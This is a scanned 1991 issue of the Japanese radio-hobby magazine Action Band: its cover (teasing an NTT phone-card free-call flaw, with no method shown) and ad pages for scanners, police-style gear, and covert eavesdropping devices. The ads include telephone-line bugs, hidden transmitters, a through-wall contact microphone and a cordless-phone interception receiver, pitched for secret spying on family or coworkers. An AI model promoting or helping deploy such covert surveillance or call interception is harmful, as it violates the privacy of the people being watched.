

冒険をたのしむ**無線・有線**マガジン

アクション バンド



超人気! C412 オーナーズマニュアル

- DAT 永久コピー機 ついに完成!
- 今月の改造 / TM-841



秘 特 集

● 編集部実験データを一挙大公開!
● 誰にでもできてしまうNTTの欠陥を暴露!

究極の
タダ電話
NTTカードC使用

定価 520円

No.46
1991

7

聞くだけ、ヤボです。


耳だけで手探りでチューニングするのは、おシャレじゃない。

いまもっとも楽しいレシーバーは、一目瞭然。

電波がはっきり見えるバンドスコープを搭載した

ビジュアル時代のレシーバーAX700。

スピーディに、効率よく狙った局をキャッチできます。



【アクションバンド絶賛。
注目商品。】

ワイドバンドレシーバー

AX700

標準価格89,800円(税別)

●話題の大型バンドスコープ。電波をビジュアル表示。
スピーディにワンタッチ選局ができます。もちろん従来の選
局もOK。●うれしい100ch+10バンドメモリー。●電波の
メインストリート50~904.995MHzを3モードでフルカバー。
●3つの高精度・高安定度PLLシンセサイザーと、ゆとりの
8ビットマイクロプロセッサを2個搭載。●目的の局をス
ピーディにキャッチできる4モード・4種のサーチ&スキャン。

(警察・消防・救急・エアバンドなどの業務無線、
アマチュア無線、パーソナル無線、FMラジオ、
TV音声etc.が、面白いように、受信できます。)

AX700 SPECIFICATIONS

▶受信周波数範囲：50~904.995MHz ▶電波型式：A3E
(AM)/F3E (FM-Wide, FM-Narrow) ▶周波数ステップ：10
kHz, 12.5kHz, 20kHz, 25kHz (AJモード1kHz, UP/DOWNス
イッチ5kHz) ▶メモリーチャンネル数：100ch ▶プログラムサー
チメモリー数：10バンド ▶受信感度：AM (10dB S/N) 3μV
以下/FM-N (12dB SINAD) 1.5μV以下/FM-W (12dB SINAD)
1μV以下 (83MHzにて) ▶電源：DC13.8 ± 15% ▶寸法：
180 (W) × 75 (H) × 180 (D) mm (突起物含まず) ▶重量：
2.1kg (アンテナ・スタンド含む)

全国どこでも日本橋価格で。通信販売OK(お問い合わせ・お申し込みは、お電話・FAXで、どうぞ。)

TOTAL HAM RADIO SHOP SEAMAX総代理店

日栄ムセン

●日本橋1号店／大阪市浪速区日本橋5丁目10-18 千556
●日本橋2号店／大阪市浪速区日本橋5丁目10-20 千556
●京都店／京都市右京区西院六反田町31-4 千615
●滋賀店／守山市吉身町512-1 千524
●福知山店／福知山市天田字沢94-2 千620
●舞鶴店／舞鶴市浜34番地 千625
●丹後店／京都市与謝郡野田町字上山田661 千629-23
●堺店／大阪府泉大津市豊中2-1-6 千595

☎ 06(634)2680 FAX. 06(634)3529
☎ 06(634)5655 FAX. 06(634)6050
☎ 075(312)6145 FAX.075(321)0469
☎ 07758(3)5108
☎ 0773(23)7200
☎ 0773(62)7200
☎ 07724(3)0844
☎ 0725(43)1059

※本広告に掲載しております全商品の価格には、消費税は含まれておりません。ご購入の際、消費税が付加されます。

●古物商許可証 第1055

THE WIDER HORIZONS

100kHz

2036MHz

超 広帯域オールモードレシーバー

AR3000

●標準価格 ¥129,800 (ロッドアンテナ・AC電源アダプター・DC電源コード付)



- 100kHz～2036MHzまで超
広帯域を連続カバー●オールモ
ドの受信 (LSB, USB, CW, WFM, NFM,
AM) ●驚異の400チャンネルメモリー (100チャ
ンネル×4バンク) ●RS-232C インターフェース内
蔵 ●毎秒20チャンネルのハイスピードスキャンサーチ



NEW

50MHz FMトランシーバー

HX100

- 標準価格 ¥39,800
(2台1組フルオプション付)
- 同時/片通話方式切替 ●内蔵マイク/外部タ
イピンマイク (付属) 切替 ●イヤホンANT/ラ
バーANT (付属) 切替 ●4電源方式 ●単3ニ
ッカド電池/AC/DCアダプター付属



超小型・多機能ハンディレシーバー

AR900

- 標準価格 ¥54,800
(ラバーANT, AC100V充電器付)
- 118～136MHz, 137～174MHz, 222～290MHz,
300～380MHz, 406～470MHz, 830～950MHz
- 100chメモリー ●マルチプログラムサーチ ●AM
/NFMモード ●ニッカド電池内蔵

先進のオールバンドレシーバー

AR2002

- 標準価格 ¥85,000
(ロッドアンテナ・AC電源アダプター・
DC電源コード付)
- 25～550MHz/800～1300MHzを
連続カバー ●20チャンネルメモリー
- NFM (業務/アマチュア無線/MC
A/バーソナル無線), WFM (TV-FM
放送), AM (VHF-UHF航空無線/
CB無線), など数多くの電波モード
に対応



高感度広帯域レシーバー

AR950

- 標準価格 ¥54,800
(ロッドアンテナ・AC電源アダプター・
DC電源コード付)
- 50～75MHz/108～135MHz/
137～174MHz/222～290MHz/
291～390MHz/406～470MHz/
830～950MHz ●100chメモリー
- マルチプログラムサーチ ●NFM
(業務/アマチュア無線/MCA/バー
ソナル無線), AM (航空無線) など
の電波モードに対応



AOR

●カタログご請求の方は、製品名を記入の上、弊社AB係へ

株式会社 エーオーアール

〒111 東京都台東区三筋2-6-4 PHONE (03)3865-1681 (代)

※製品の規格及び外観は改良のため予告なく変更することがあります
※広告に掲載の全商品の価格には消費税は含まれておりません

Jimの低雑音広帯域GaAs FET 受信用プリアンプT・ZONEより新発売

T・ZONE

M-100 ¥15,800

(M-100仕様)

- 周波数範囲：Aバンド 225～1500MHz
(帯域選択スイッチ使用) Bバンド 108～185MHz
Cバンド 24～2150MHz
- 利得：+20～+10dB (24～1000MHz)
- 雑音指数：約2dB (500MHzにて)
- 入力/出力インピーダンス：50Ω
- 送信周波数範囲：24MHz～500MHz
- 送信最大入力：5W(電源ON/OFF時)
- 送信自動切替感度：約100mW (トランシーバーにより異なります)
- 消費電流：約105mA(内部電池)
約90mA(外部12V D.C.)
- 電源：9V(006P型同等品)
12V外部電源(センタープラス)
- 温度範囲：-20～+60℃
- 寸法(突起物を含まず)：高さ80×幅59×厚さ30mm
- 重量：約110g(電池含まず)

- *低雑音広帯域GaAs FET式受信プリアンプ
- *受信機、トランシーバー両用
- *自動送受信切替回路内蔵




M-75 ¥12,000

(M-75仕様)

- 周波数範囲：Aバンド 225～1500MHz
(帯域選択スイッチ使用) Bバンド 108～185MHz
Cバンド 24～2150MHz
- 利得：+20～+10dB (24～1000MHz)
- 雑音指数：約2dB (500MHzにて)
- 入力/出力インピーダンス：50Ω
- 消費電流：約45mA(内部電池)
約40mA(外部12V D.C.)
- 電源：9V(006P型同等品)
12V外部電源(センタープラス)
- 温度範囲：-20～+60℃
- 寸法(突起物を含まず)：高さ80×幅59×厚さ30mm
- 重量：約103g(電池含まず)

- *低雑音広帯域GaAs FET式
受信専用プリアンプ




M-50 ¥8,900

(M-50仕様)

- 周波数範囲：25～970MHz
- 利得：20dB
- 雑音指数：約2dB (500MHzにて)
- 入力/出力インピーダンス：50Ω
- 消費電流：約75mA
- 電源：3V電池(単三型2本)
- 温度範囲：-20～+60℃
- 寸法(突起物を含まず)：高さ75×幅37.5×厚さ17mm
- 重量：約70g(電池含まず)

- *低雑音広帯域GaAs FET式
受信専用プリアンプ



アマチュア無線・パソコンの面白ゾーン T・ZONE(株)トヨムラがお届けします。

T・ZONE

- 本店・無線ゾーン ☎03(3257)2659
- 宇都宮店 ☎0286(63)4949
- 大宮店 ☎048(652)1831
- 川口店 ☎0482(68)7826
- 横浜店 ☎045(641)7741
- 静岡店 ☎054(283)1331
- 外商課 ☎03(3257)2640

株式会社トヨムラ 〒101 東京都千代田区外神田2-10-3 TEL.03-3257-2640 FAX.03-3251-9706
TOYOMURA Electronics Co., Ltd. 10-3 Sotokanda 2-chome, Chiyoda-ku Tokyo 101 JAPAN



ニュー ラムダシリーズ

探知機から受信機への進化
電波法適合レーダー受信機

超感度

X2

デュアルコンバージョン



新登場

新開発の高周波増幅回路により、従来のレーダー探知機に比べ2倍以上の感度を実現、受信距離が飛躍的にアップしました。さらに2重の相互干渉防止回路を備え、他のレーダー探知機等からの電波障害をシャットアウトします。ニューラムダシリーズ、超感度を備え、ファン・トゥー・ドライブを約束します。

A-552X
DUAL CONVERSION 3 MICS

あのベストセラー機A551Xにボイス機能を備え、操作性を高度なメカニズムで実現したニューラムダシリーズの最新鋭です



A-531X

シンプル操作を追求した高性能メカニズム



A-551X

世界初/10GHzの高周波増幅回路のベストセラー機種。




A-561X

超感度に加えて機能フル装備/賢大なハイパフォーマンス設計。



A-571X

ボイス機能搭載/ニューラムダシリーズ最上級機種。



A-611X

防熱ガラス結露車にも、唯一対応可能なワイヤレスセレクトタイプ。

SANTECA

(株) サンヨーテクニカ

本社 千211 川崎市中原区宮内1543-3 TEL044-751-5611(代) 大阪営業所 千561 豊中市曽根東町6-11-5 TEL06-866-9501(代)

電波のことならなんでも



話題の
レーザービームを
特別奉仕価格で。

新発売



【アクションバンド絶賛】
注目商品

通販大特価 ¥78,600 (送料・消費税は全て込みです。)
後々値打ちが出るかも知れないHAMメーカーの広帯域受信機

HP-100 マークII	通販特価 ¥39,800 (〒700)
MVT-7000	通販特価 ¥★, ★★ (〒700)
SPH-018	通販特価 ¥24,800 (〒700)
VT-890	通販特価 ¥22,800 (〒700)

AR-3000 129,800円の品
通販特価 ¥109,000
(〒1000)



電波管理局やブ
口の現場で
も使われて
いるスグレ物。

100kHz～
2036MHzまで
カバーする超広帯
域レシーバー。受信機
界の王様。

おなじみ官公備品シリーズ



価格は備品リストをご請求の上、お確かめ下さい。拳銃はもちろん、モデルガンも取り扱っておりません。ホルスターのみのご案内です。

通販価格¥6,480(¥720)



小糸製作所ピッカピッカの新形
¥23,900 (〒800)
 佐々木電機 (愛称パトライト)
¥22,900 (〒800)

下取り・買取り

不要な機器がお手近にありますか？
お送りいただければ、製品を拝見し
見積りを致します。「買取り」「下取り」
の別を知らせて下さい。

中古機販売

少ない予算であなたの希望の機器を！
「中古機情報リスト」を、さし上げます。
あなた様の、おお方の希望を知らせて
下さい。 要：切手400円分

パーソナル無線機買取中!



■ 私服刑事用

拳銃ホルスター
在庫僅少



■ バト用消火器

¥19.150(〒950)



送料計算方法—御注文商品が複数になる場合、それぞれに特記してある送料すべてでなく、その中の最も高額になっている送料一件のみを採用計算させていただきます。同一梱包で発送申し上げます。

■ 覆面バトカー、エフ・ワンズレジャーPR-F1-S

特別頒布価格 ¥26,200 (〒800)

- * 警察の覆面バトカーの無線アンテナを、警察ばかりでなく、他の業務や、HAMバンドに使用出来るよう、工夫研究開発されたものです。
- * 一見、カーラジオのロッドアンテナに見え取れますが、真鍮棒から出来ています。高級クローム仕上げ。
- * フェンダー部に22mmφの開孔工事が必要としますが、接地が良いなどの理由から飛びはプロ級。

【空中線エレメント】共振周波数表】

運用される周波数	部品出し価格	用途、旧型番など	全長
◇145MHz帯(140~149MHz)	¥3,500 〒500	VHFアマチュア無線	485 or 465mm
◆148MHz帯(144~152MHz)	¥3,500 〒500	◇143Lタイプ(≠F1S-143L)	445mm
◆152MHz帯(148~156MHz)	¥3,500 〒500	◇VHF 152Hタイプ(≠F1S-152H)	435mm
◆155MHz帯(151~160MHz)	¥3,500 〒500	◇115SD(≠F1S-155SD)VHF緊急無線	425mm
◆350MHz帯(345~355MHz)	¥2,900 〒400	◇350S(≠F1S-350S)警電・警活系	174mm
◇435MHz帯(430~440MHz)	¥2,900 〒400	UHFアマチュア無線	145mm
◇465MHz帯(460~470MHz)	¥2,900 〒400	UHF緊急無線	135mm
◆800MHz帯(750~1300MHz)	¥1,800 〒500	自動車電話・MCA(パーソナル無線)・120Wハンパンド他、防水キャップとしての用途	30mm

○印は新規開発オプション。◆印は旧型からセットの中に組み込まれている空中線エレメント。
●もっとも短い800MHz帯エレメントのみ、送信には不向きで受信のみとさせていただきます。その他は勿論、的確な送信空中線として自信をもってお勧めします。
●警電係、取付け位置などによって共振周波数は、わずかに表と異なる場合があります。
●海外警察でも試験採用中、アマチュア・ユーティリティ等へ受注可、成程です。
●バックス八王子支店様にて、土・日・祝日に限り、希望によって取付け工事を承ります。ただし事前予約をお願いいたします。(工料：¥3,000~¥8,000)



▲EC-17 (従来品)

(再) ¥1,650 (〒350)

▲PR-17

(再) ¥1,450 (〒350)

- * EC-17は、共鳴管・イヤホンクリップの名で存在し、警察受令機に付属しているイヤホン保持器です。
- * PR-17は、警察官受令用の受令機のプロ用イヤホンです。Pチャイナヤホンの名で親しまれています。
- * ペアで活用すればとても便利。ハムトラハンディーに離せなくなります。
- * ペアでお求めの場合は大量の場合も送料は一回¥350だけでけっこうです。

1kΩ在庫あり。EC-17に新しいナスカを380円(〒200)で交換可能。

SWラバーアンテナ

- ①300MHz帯とその周辺(ブルー)
■PA-300SW ¥3,200(〒300)
- ②350MHz帯とその周辺(ブラック)
■PA-350SW ¥3,200(〒300)
- ③380MHz帯とその周辺(イエロー)
■PA-380SW ¥3,200(〒300)
- ④422MHz帯とその周辺(レッド)
■PA-422SW ¥3,200(〒300)
- ⑤465MHz帯とその周辺(ホワイト)
■PA-465SW ¥3,200(〒300)

●モノバンドに徹した方がいかに決まっています。警察官のSWアンテナを参考にプロ仕様で各種発売です。バンドによって色分けしておりますが、全てについて黒キャップも用意しています。

多機能ハンディーはしだいに姿を消しつつあります。TH-25G/45Gは、その中で傑作です。惜しまれつつ在庫品少の同機を放出いたします。勿論、三角マークは付いておりません。

■官公庁プロ空中線でシンプル運用

プロの現場で使われているアンテナをご希望の周波数でお作り致します。VHF(150)は、140~165MHzの範囲。UHF(450)は、345~470MHzの範囲で1波それぞれ指定して下さい。特注製品のため、納期3週間程度頂きます。当社で用意している指定用紙でお申し下さい。



■ 覆面F1-S活劇シリーズ



静岡県沼津市 井上さん
三警の取付け台板金加工は、当社グループ協力工場にて特別に加工したものです。ご希望により相談承ります。

■印鑑ケースと印鑑

あなたのお名前での印鑑をセットしての販売です。珍しいお名前の場合は割増¥450お受けします。納期2週間。

¥1,850 (〒350)



右、警察ワッペンは在庫僅少。又、「悪用をしない」旨の誓約書を提出して頂きます。

■朱肉・指紋押捺墨台 ¥3,850(〒550)



■警視庁文機用ワッペン ¥5,850(〒350) ■警察出動用ワッペン ¥2,850(〒350) ■旧警察官階級章(通算) ¥3,850(〒350)



新官公備品リストをご請求下さい。広告掲載出来ない備品、もし沢山(要：切手400円分)


- 3万円以上のお客様、クレジットは店頭即決です。(運転免許証・印鑑・通帳を御持参下さい。FAXでの御注文、24時間お受けしています。FAX専用：0426-64-1663)

卸販売OK!!

■バックス通販、お申込方法

- ①注文書を送って、現金書留または郵便振替口座 東京 8-55261で。
- ②特別に急ぎの方は、電話で注文し代金を同時に、当社銀行口座へお振込み下さい。東京都民銀行・西八王子支店(当)014973
- ③代金引換便：商品をお近くの郵便局にお届けします。局で代金と引換えお受け取り下さい。代引の場合、送料、引手数料を加算させていただきます。尚、自宅配達代引も取り扱います。留守にならない方で、この方が便利。留置代引、配達代引の別を注文時に申し出下さい。
- ④アンテナ他大型商品の代引便は、あつかえません。クレジット分割を御利用の方は、切手400円同封の上分割申込書をお送り下さい。カタログ請求書と一緒にOK。

現金書留



全国のハム・ショップ、電気店、その他販売をお考えの方、在庫豊富なバックス®お届けします。


総合カタログの請求は切手400円分、同封の上、下記まで。
本社ショールームで直販もOK! 9:30AM~7:30PM



株式会社 **バックスラジオ**

●通信販売・営業所 ☎193 東京都八王子市散田町3-22-2

☎0426-61-1661(代)



当社の定休日は毎週火曜日です。その他、今月期は7月8日~10日を連休とさせていただきます。あとは全て営業日。土曜、日曜、祝日も営業中です。

バックスは嬉しい内税方式。(すべて当社通販は内税扱いです。あらためてTAXを計算されなくてけっこうです。)

この1冊で受信改造博士になれる!!

アクションバンド電波 別冊 平成3年4月15日発行

VHF/UHFトランシーバ受信周波数拡大

図解 受信改造 '91増補版 バイブル

●アクションバンド電波・編集部篇

¥580



マガジンランド発行

(増補掲載機種) ●C 160 ●C 460 ●C 5600 ●FT-24
●FT-74 ●FT-104 ●FT-4800 ●FT-5800 ●TH-77 ●TH-K27
●TH-K47 ●TM-241 ●TM-441 ●TM-941 ●IC-W2 ●IC-2410
●DJ-F4 ●DJ-K1 ●DJ-K4 ●DJ-S1 ●DJ-S4 ●DJ-162SX 他全106機種
図解で分かりやすいと評判! マニア必携の1冊! 定価580円(〒210円)

とにかくスゴイ
これが話題の
図解 受信改造バイブル'91増補版

「受信改造バイブル'91増補版」販売ハムショップ一覧

北海道

南ハムス 厚別店 011-366-0101
コムネット 0144-34-4949
九十九電機 札幌店 011-241-2299
㈱旭無線 旭川店 0166-31-1753
CQハムセンター㈱ 0154-37-7388
オートサロン・タカハシ 01537-2-2443
ソニック北見 0157-23-7729

東北

青森
フジハムセンター 0177-81-9163
㈱電技パーツ 青森店 0177-77-4141
㈱電技パーツ 八戸店 0178-43-7034
ハロー赤平ショップ 弘前本店 0172-27-5372
㈱電技パーツ 弘前店 0172-33-8588
(岩手)
ハムショップ電波センター南 0196-51-8224
南広和 0196-41-6885
甲斐谷無線商会 0193-22-2078
(秋田)
南ハムセンター秋田 秋田店 0188-63-6131
秋田コミュニケーション㈱ 秋田支店 0188-64-6165
南ハムセンター秋田・能代店 0185-52-0408
秋田コミュニケーション㈱ 大館本店 0186-49-3733

(宮城)

㈱仙台電子センター 022-239-0031
東名電子㈱ 仙台店 022-259-5822
(山形)
東名電子㈱ 山形店 0236-33-0976
北日本無線㈱ 0238-21-1130
東名電子㈱ 天童店 0236-55-4169
庄内ハムセンター 0234-24-3970
(福島)

㈱東電 0245-45-4321
ホバラムセン 0245-53-4949
北日本無線㈱ 郡山店 0249-39-6522
アカイ電機商会 0242-25-2622
姫川 0241-62-3585
アミダ平 0246-25-2511
相双電子㈱ 0244-24-2773
(関東)

㈱カクタエックスワン 03-3255-5461
山本無線㈱ CQ II店 03-3255-7629
ハム月販㈱ 秋葉原店 03-3255-4328~9
トミヒサ・ハムセンター 03-3255-1724
T・ZONE 本店 03-3257-2659
富士無線電機㈱ 秋葉原店 03-3253-1921~2
九十九電機㈱ 万世店 03-3251-2441
南万世書房 03-3255-0605
㈱電波堂書店 03-3255-8539
マルゼンセン ECSS 本店 03-3255-4911
南グローリー電子商会 03-3390-2807
三永電機㈱ 03-3928-1401
サンエイ パーツ 0423-23-2441
南ボソノテレビ 0425-65-1221
バックスラジオ 0426-61-1661
白馬無線 0423-72-9118
(神奈川)

㈱ナカモト 045-651-0898
T・ZONE 横浜店 045-641-7741
南神奈川ハムセンター 045-831-3671
スイートスポット 045-761-3521
横須賀ムセン 0468-27-0670
スズヨシ 045-301-4661
南小田原無線 0465-36-2166
西湘ハムセンター 平塚店 0463-33-2266
(千葉)

南鈴木電子部品商会 0472-52-3669
㈱マツダハムセンター 0473-67-3882
日本無線電機 0474-65-4186
八千代電装 0474-88-2529
チバホビー 0472-73-4949
栄広商会㈱ 0476-35-1456
南富士無線サービス 0438-22-5823
いわねパーツセンター 0438-42-0379
マルシマ 04752-3-1975
(埼玉)
T・ZONE 大宮店 048-652-1831
オオモリ無線 0485-25-7911

コーワ電器 0494-24-4525
(茨城)
土浦百貨センター 0298-23-3085
コスモ電子 0292-69-2888
スガヤデンキ 0291-3-3369
日立パーソナル 0294-22-9577
(栃木)
T・ZONE 宇都宮店 0286-63-4949
東名電子㈱ 宇都宮店 0286-59-5637
小山ハムセンター 0285-25-4065
タツミ電子 0283-23-1276
(群馬)
東野電機㈱ 0272-51-2936
エンベス CQ 0272-83-3396
南関々田電機商会 0276-38-0434
南利根教材社 0278-22-3077
関東システムサービス 0277-76-6045
(山梨)
㈱甲府ラジオパーツセンター 0552-26-2065
ツチヤムセン 05528-4-1160
(信越)

(長野)
ハムセン アライ 0263-47-7410
南長野ハムセンター 0262-44-3803
㈱ヤマガタ産業 0267-68-2131
南中央電子産業 0265-78-7628
(新潟)
南長岡ハムセンター 0258-32-8661
南ビッグ・ウェーブ 上越本店 0255-22-1505
南ビッグ・ウェーブ 新潟店 0252-71-7652
南関々田無線電機商会 025-266-3151
マキHAM PLAZA 0256-73-2759
南ビッグ・ウェーブ 三条店 0256-35-5360
(北陸)

(福井)
㈱マルツ電波 本店 0776-22-0202
㈱マルツ電波 敦賀店 0770-24-0202
(石川)
㈱マルツ電波 西インター店 0762-91-0202
中央産業㈱ハムパーツセンター 0762-43-4350
中部特機産業㈱ 金沢店 0762-91-0818
中部特機産業㈱ 小松店 0761-43-2419
(富山)
ハムパーツセンター中央 0764-21-4350
沢田通信 0763-33-3654
(東海)

(静岡)
富士商会 0545-64-7737
T・ZONE 静岡店 0542-83-1331
㈱マルツ電波 静岡店 0542-82-1181
(愛知)
㈱ロッキー電子 0566-75-3736
㈱パーソナルセンター 052-363-2221
南アスカシステムズ 052-623-8421
三洋堂書店 上津店 052-251-8334
九十九電機 名古屋店 052-251-3399
富士無線電機㈱ 名古屋店 052-263-1610
電化パーツ 大須店 052-262-9339
専門機器 052-853-0749
トヨタムセン 0565-34-1253
ノムラデン 0565-28-8077
イレブン名古屋 0568-28-3443
(岐阜)

日本電化社 0583-82-1881
ハヤムセン 0574-26-2882
(三重)
電化パーツ 四日市店 0593-54-5113
塚本無線 0592-45-2299
電化パーツ 津店 0592-27-5575
電化パーツ 松坂店 0598-51-1186
三重通信 0598-23-4993
(近畿)

(大阪)
日本橋ハム 06-632-1202
日栄無線㈱ 日本橋2号店 06-634-5655
日栄無線㈱ 日本橋店 06-634-2680
南部エンジニアリング 06-643-0765
スーパービデオ 06-644-6066
CQ ダイマル 06-641-1249
共立電子産業 06-644-4446
南いさと無線 06-644-0111
中野無線㈱ 06-641-8466
大阪無線 06-643-0404
ウエダ無線 06-633-7688

南近畿通商 06-905-6662
㈱トクノ 0721-23-4021
日栄無線㈱ 堺店 0725-43-1059
(滋賀)
中富商事 0775-89-2378
日栄無線 滋賀店 0775-83-5108
㈱中川電機 0749-62-1366
(京都)

京洛無線 075-811-8051
エイワ無線 075-611-1321
日栄無線㈱ 本店 075-312-6145
日栄無線㈱ 福知山店 0773-23-7200
日栄無線㈱ 舞鶴店 0773-62-7200
日栄無線㈱ 丹後店 07724-3-0844
(奈良)
トミタ カインドショップ 0745-43-1415
(和歌山)

有田電子商会 07376-3-5324
マルミヤムセン 0736-33-1771
千代田電子㈱ 0736-32-8852
(兵庫)
星電パーツ 078-332-5111
東洋テレビ 07992-2-1403
㈱正電社 (SAPAC ショウデン) 0792-89-0396
㈱中央電化センター 0790-82-2369
(中国)

(鳥根)
南ナオラ 0853-23-0151
アトムセン 0852-52-5100
(岡山)
松本無線パーツ㈱ 岡山支店 0862-32-4451
松森無線電機㈱ 0862-31-2331
㈱倉敷ハムセンター 0864-25-1300
CQ 水島 0864-48-9548
(広島)

南ミカド電業 0849-22-2606
徳山電子パーツ㈱ 0849-21-1045
㈱電子機器 0849-41-2422
三原ハムセンター 0848-64-5032
第一受信サービス 08246-3-8265
松本無線パーツ㈱ 広島店 082-243-4451
ハムセンター広島 082-294-0566
フジムラデンキ 0823-71-9400
(山口)

松本無線パーツ㈱ 岩国店 0827-24-0081
電子センター 0835-38-4949
関門ハムセンター 0832-66-5699
(四国)

(香川)
㈱電化センター 0878-62-6077
野田屋電機 0878-51-4545
ハムショップ高松 0878-65-8649
ミナミ無線電機 0878-35-0757
(徳島)
CQ 徳島 0886-32-4949
KENN無線電子 08853-2-9735
セイブ無線 0883-82-4557
(高知)

ハムショップ高知通信機 0888-44-4222
(九州)

(福岡)
㈱波夢人 小倉店 093-951-1916
南サンテック 092-672-3055
福岡ハムセンター PART IN 092-571-4949
(佐賀)
ハムセンター 佐賀店 0952-30-7987
(長崎)
南ハムセンター長崎 佐世保店 0956-25-8658
(熊本)
有明無線 熊本店 096-366-0101
ハムズオフィス 0968-26-4763
㈱大分電総業 本店 096-384-4421
(大分)

南ハムショップ大分 0975-44-8186
エレクトリック日豊 0979-24-5465
(宮崎)
宮崎ハムセンター 0985-28-4949
(鹿児島)
クマデン鹿児島 0992-53-4949
鹿屋無線 0994-43-0303
大寿無線 0994-40-1222
CQ ステーション 0995-45-4961

ハムショップに置いてない場合は直接当社販売部までご注文下さい03-3258-6261

最新鋭情報機器

先手必勝

学大公開

暗やみが昼間のように見える…!

現代技術の最高の粋を結集し作り上げた超高性能・鮮明さで監視・撮影ができる

高性能・夜間スコープゴーグル(双眼鏡タイプ)
ニュータイプ2.5世代M-915A

定価 2,580,000円

暗くなればなるほど見え、暗くても地図や新聞が読める米国防省の規格にはまった新2.5世代の最高級品。暗夜で車輪、船、飛行機の機銃や暗やみの監視が可能。文、フィルムレンズを使用する事により計器板内のブルー及びグリーン系のラップを透過し今まで不可能に近かった計器の視界が容易に行方飛行機、船舶等に最適。



高性能サイクロックゴーグル
M-972

定価 1,880,000円

高輝度、小型軽量でプリズムのメカを生かした新兵機です。米国防省規格品。



ニューモデルサイクロック
M-975(4倍レンズ)

定価 1,980,000円

M972の姉妹品
(ボディは同一)



M-911A(監視・撮影兼用)

定価 1,780,000円

夜間スコープを生命とする解像度、光増幅度、光の出力等といった点ですぐれ、加えて小型、軽量化で取扱いが容易です。



★用心深い、疑い深い、社内・家庭内疑惑、誰にも知られず、貴方が解消!

UHF専用受信機
CN-400RX

特価 50,600円

サイズ: 67×50×20mm
2CR-1/3N×6V(約30時間)
UHF(400MHz)帯の小型・高性能受信機。技研の受信力が誇りての周波数帯は通信・近接知が至難です。プロも愛用する高級品。



UHF発信機
CN-400TX

特価 27,400円

サイズ: 66×27×14mm
重さ: 68g
使用電池: リチウム電池
CR-2N×3V(約120時間)
恐ろしいまでの集音力と技研のパワー・連続使用約120時間可能。新世代の画期的な発信機。最大通達距離1000メートルを誇る最高級品。




VHF発信・受信機
CN-100

発信機 定価 99,800円

受信機 定価 58,200円

セット価格 特価 ¥65,000

水晶制御によるニューモデル。従来機器より受信性能を2.7倍アップした人気上昇中の高性能品。音声リレー内蔵テレコとの接続可。



新発売 コードレス電話の会話を超高度感度キャッチ!!

PR-900 39,800円

わずらわしい操作もなくワンタッチで自動車電話・携帯電話・コードレス電話・警察署・警察署・速度取締無線・バーナブル無線・業務用MCA無線等が超高度感度受信出来る驚くべき新兵器の登場。



UHF発信機 CN-410TX

定価 68,000円

全長 13cm 20g
水銀電池 SR-48W
1.55V(約15時間)

UHF発信機 CN-390TX

定価 76,000円

70×50×20mm
58g
電池不用

UHF発信機 CN-420

定価 68,000円

130×70×20mm
110g
乾電池 単3電池2本

VHF長時間全自動録音機
CN-130-V

定価 128,000円

UHF専用CN-120-Uと同じ機能を持ったVHF専用の全自動録音機です。



VHF発信機テレホン専用
発信機 TX-6

定価 75,000円


クリスタル採用のテレホン専用発信機。電話機の内部、電話線の接続が所とずれにも取付可能な高性能品。直結方式。寿命も半永久的。最高出力約400m。



UHF長時間全自動録音機
CN-120-U

定価 148,000円

サイズ: 228×90×36mm
重さ: 740g
使用電池: 単2電池2本(約9日)



UHF発信機テレホン専用発信機
CN-406

定価 58,000円

サイズ: 62×15×15mm
電話電源(半永久的)
国内・国際電話を問わず両者の会話を鮮明にとらえ発信します。最高出力7300mを誇ります。受信機はCN-400RX又は電波リレー内蔵テレコCN-120-Uを使用。



盗聴発見機アロー-3000

定価 148,000円

FM、VHF帯は言うに及ばず特に主流のUHF帯に強い逆探知機です。アロー-3000は従来の発見機より高性能感度を持ち素早く瞬間に短縮してさせるハンディタイプです。



スーパーコンクリートマイク厚い新発売!
コンクリートを通して会話が見える!
CN-555A

定価 59,800円

本体サイズ: 7×55×2cm
総重量: 180g
隙間が気になる。しかし入る出来ない。この場合特注セラミックコンタクトマイク(マグネット)を壁又は柱に付けておいてお部屋の音が手に入るよう強力に聞こえてくる。本体(増幅機)には高感度オーディオ出力のICを採用。ステレオ出力も付いてお部屋の音質を追及したプロ仕様の新兵機です。



お申込み方法

現金書留

●住所、氏名(捺印)
年令、TEL、商品名、金額を明記の上お申込み下さい

銀行振込

三和銀行、梅田支店
普 3631569
J.I.C(株)
振込後お電話でお願い下さい。

代金引換(郵便代行)

デングハガキでお申込み下さい。
(ハガキの場合下記参照)

〒530
J.I.C(株)
大阪市北区鶴野町
1-3 安田ビル408
J.I.C(株)
A/B(株)

●住所 ●商品名
●氏名(捺印)
●年令 ●金額
●TEL

●通販のみ返品は3日以内(送料お客様負担)
資料請求は300円切手を同封して下さい。

●お急ぎの方は現金書留か銀行振込でお申込み下さい。

★お客様のあった申込方法で今すぐ(送料サービス)

●御注文・お問い合わせは

大阪 06(375)6666(代)

〒530 大阪市北区鶴野町1-3 安田ビル408

日本情報通信社

